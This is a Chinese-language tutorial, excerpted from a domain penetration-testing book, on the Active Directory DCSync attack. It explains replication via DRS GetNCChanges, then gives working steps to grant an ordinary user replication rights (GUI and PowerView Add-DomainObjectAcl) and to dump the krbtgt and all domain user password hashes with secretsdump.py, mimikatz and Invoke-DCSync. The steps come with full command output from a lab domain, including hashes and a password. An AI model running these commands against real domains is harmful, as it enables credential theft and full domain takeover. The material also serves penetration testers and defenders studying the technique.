


修改 DCSync ACL 攻击

本文部分节选自《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

在域中，不同的 DC 域控制器之间，默认每隔 15 分钟会进行一次域数据的同步。当一个额外 DC 域控制器想从其他 DC 域控制器同步数据时，额外 DC 域控制器会向其他 DC 域控制器发起请求，请求同步数据。如果需要同步的数据比较多，则会重复上述过程。DCSync 就是利用这个原理，通过目录复制服务(DRS，

Directory Replication Service)的 GetNCChanges 接口向域控发起数据同步请求，以获得指定域控上的活动目录数据。

在 DCSync 功能出现之前，要想获得域用户的哈希等数据，需要登录域控制器，在域控制器上执行操作才能获得域用户的数据。2015 年 8 月，新版的 mimikatz 增加了 DCSync 的功能，它有效地“模拟”了一个域控制器，并向目标域控制器请求帐户密码数据。该功能最大的特点就是可以实现在不登录到域控上而获取目标域控上的数据。

注：默认情况下，不允许从只读域控制器(RODC)上获取数据，因为只读域控制器是不能复制同步数据给其他 DC 域控制器的。

DCSync 工作原理

DCSync 是如何工作的呢，总的来说分为两步：

1. 在网络中发现 DC 域控制器
2. 利用 Directory Replication Service(DRS)服务的 GetNCChanges 接口向域控发起数据同步请求

我们来看看详细的工作过程：

当一个 DC 域控制器(我们称之为客户端)希望从另一个 DC 域控制器(我们称之为服务端)获得活动目录对象更新时，客户端 DC 会向服务端 DC 发起 DRSGetNCChanges 请求。该请求的响应包含一组客户端必须应用于其 NC 复制副本的更新。如果更新集太大，可能只有一条响应消息。在这种情况下，将完成多个 DRSGetNCChanges 请求和响应。这个过程被称为复制周期或简单的循环。

当服务端 DC 收到复制同步请求时，然后对于执行复制的每个客户端 DC，它执行一个复制周期。其类似于在客户端中使用 DRSGetNCChanges 请求。所以它从复制的每个 DC 中获得最新的 AD 对象。

目录复制服务(Directory Replication Service, DRS)远程协议是一种用于在活动目录中复制和管理数据的 RPC 协议。该协议由两个 RPC 接口组成, 分别为 drsuapi 和 dsaop。

修改 DCSync ACL 攻击

那么, 到底什么用户才具有运行 DCSync 的权限呢? 能不能通过修改普通用户的 ACL 使其获得 DCSync 的权限呢? 带着这个疑问, 我们往下看。

1. 具备 DCSync 权限的用户

运行 DCSync 需要具有特殊的权限, 默认情况下, 只有以下组中的用户具有运行 DCSync 的权限:

- Administrators 组内的用户
- Domain Admins 组内的用户
- Enterprise Admins 组内的用户
- 域控制器计算机帐户

我们可以使用 adfind 查询执行如下命令域内具备 DCSync 权限的用户。

```
AdFind.exe -s subtree -b "DC=xie,DC=com" -sdna nTSecurityDescriptor -sd  
dl+++ -sddlfilter ;;"Replicating Directory Changes";; -recmute
```

如图所示, 使用 adfind 查询域内具备 DCSync 权限的用户。

```
C:\Users\Administrator\Desktop>AdFind.exe -s subtree -b "DC=xie,DC=com" -sdna nTSecurityDescriptor -sddl+++ -sddlfilter ;;;"Replicating Directory Changes";; -recmuted
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: AD.xie.com:389
Directory: Windows Server 2012 R2

dn:DC=xie,DC=com
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;XIE\Enterprise Read-only Domain Controllers
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes All;;XIE\Domain Controllers
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes In Filtered Set;;BUILTIN\Administrators
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;BUILTIN\Administrators
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes All;;BUILTIN\Administrators
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes In Filtered Set;;NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

dn:CN=Builtin,DC=xie,DC=com
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;XIE\Enterprise Read-only Domain Controllers
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes All;;XIE\Domain Controllers
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes In Filtered Set;;BUILTIN\Administrators
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;BUILTIN\Administrators
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes All;;BUILTIN\Administrators
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes In Filtered Set;;NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

2 Objects returned
```

2. 修改 DCSync ACL


我们如何能让普通域用户也获得 DCSync 的权限呢？普通情况下，只需要向普通域用户加入下面两条 ACE(Access Control Entries)即可：

- DS-Replication-Get-Changes：复制目录更改权限，该权限只能从给定的域 NC 复制数据，不包括私密域数据。该 ACE 的 rightsGUID 为：1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
- DS-Replication-Get-Changes-All：复制目录更改所有项权限，该权限允许复制给定的任意 NC 中的所有数据，包括私密域数据。该 ACE 的 rightsGUID 为：1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)


注：其实还有 Replicating Directory Changes In Filtered Set：复制筛选集中的目录更改权限，但是很少见，仅在某些环境中需要。所以可以忽略。该 ACE 的 rightsGUID 为：89e95b76-444d-4c62-991a-0facbeda640c

(1) 图形化赋予指定用户 DCSync 权限


如图所示，打开 Active Directory 用户和计算机——>查看——>高级功能。




如图所示，找到域 xie.com，右键——>属性。




如图所示，打开安全选项卡——>高级。




如图所示，我们看到 Domain Controllers 具备复制目更改所有项权限，这也就是为啥 Domain Controllers 具备 DCSync 权限了。点击添加。




然后主体选择需要赋予的用户, 我们这里选择“xie\hack”用户, 应用于“只是这个对象”。如图所示:



然后在权限下面找到“复制目录更改”和“复制目录更改所有项”复选框, 勾选, 点击确定即可。如图所示:



然后就可以在这里看到 hack 用户具备的权限了。如图所示，点击应用——>确定，现在 hack 用户就具有 DCSync 权限了。



(<https://docs.microsoft.com/en-US/troubleshoot/windows-server/windows-security/grant-replicating-directory-changes-permission-adma-service>)

(2) PowerShell 脚本赋予指定用户 DCSync 权限

也可以使用 Empire 下的 powerview.ps1 脚本执行如下命令赋予指定 test 用户 DCSync 权限。

```
Import-Module .\powerview.ps1;
Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalId test -Rights DCSync -Verbose
```

如图所示，赋予 test 用户 DCSync 权限。

```
PS C:\Users\Administrator.XIE\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator.XIE\Desktop> Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalId test -Rights DCSync -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://AD01.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|([samAccountName=test)(name=test)(displayName=test))))
详细信息: [Get-DomainSearcher] search base: LDAP://AD01.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=com'
详细信息: [Get-DomainSearcher] search base: LDAP://AD01.XIE.COM/DC=xie,DC=com
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=xie,DC=com)))
详细信息: [Add-DomainObjectAcl] Granting principal CN=test,CN=Users,DC=xie,DC=com 'DCSync' on DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=test,CN=Users,DC=xie,DC=com rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=test,CN=Users,DC=xie,DC=com rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=test,CN=Users,DC=xie,DC=com rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=xie,DC=com
```

DCSync 攻击

如果我们拿到了具备 DCSync 权限的用户，我们就能利用 DCSync 从指定域控制器获得用户的凭据信息了。可以使用 impacket 里面的 secretsdump.py 脚本或者 mimikatz 等工具进行攻击。

1. impacket

如下，使用 impacket 下的 secretsdump.py 脚本执行如下命令利用 DCSync 功能导出域内用户 krbtgt 的哈希，连接的 hack 用户目前已经赋予了 DCSync 的权限。

```
python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 --just-dc-user krbtgt
```

如图所示，可以看到导出 krbtgt 用户的哈希。

```
~/impacket/examples master ± secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...
```

2. mimikatz

使用 mimikatz 执行如下命令利用 DCSync 功能导出域内用户 krbtgt 的哈希，hack 用户目前已经赋予了 DCSync 的权限。

```
lsadump::dcsync /domain:xie.com /user:krbtgt
```

如图所示，可以看到 mimikatz 导出了 krbtgt 用户的哈希。



```

C:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # lsadump::dcsync /domain:xie.com /user:krbtgt
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2021/2/27 20:41:36
Object Security ID  : S-1-5-21-1313979556-3624129433-4055459191-502
Object Relative ID  : 502

Credentials:
Hash NTLM: badf5dbde4d4cbbd1135cc26d8200238
ntlm- 0: badf5dbde4d4cbbd1135cc26d8200238
lm - 0: 71cb69d5f1a3fa2a0a60b62695159cf0

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : XIE.COMkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
aes128_hmac (4096) : 31a9112d284f3e1f0f58789c0deae347
des_cbc_md5 (4096) : d39764fe0d73077a

```

3. PowerShell 脚本

使用 Invoke-DCSync.ps1 脚本获取域内用户哈希。如下命令，可以获取所有用户或者指定用户哈希。

```
Import-Module .\Invoke-DCSync.ps1
```

#导出域内所有用户的哈希

```
Invoke-DCSync -DumpForest | ft -wrap -autosize
```

#导出域内指定 krbtgt 用户的哈希

```
Invoke-DCSync -DumpForest -Users @"(krbtgt)" | ft -wrap -autosize
```

如图所示，使用 Invoke-DCSync.ps1 脚本导出域内所有用户哈希。

PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-DCSync.ps1
PS C:\Users\Administrator\Desktop> Invoke-DCSync -DumpForest | ft -wrap -autosize

Domain	User	ID	Hash
-----	----	--	----
xie.com	krbtgt	502	9c67040e243bc6fdf1039896f668d87a
xie.com	Administrator	500	33e17aa21ccc6ab0e6ff30eecb918dfb
xie.com	test	1104	74520a4ec2626e3638066146a0d5ceae
xie.com	hack	1106	74520a4ec2626e3638066146a0d5ceae

DCSync 获取明文凭据

有时候使用 DCSync 可以获取明文凭据，这是因为帐户使用了可逆加密存储密码属性的关系，勾选这个属性后，用户再次更改密码会显示其明文密码。

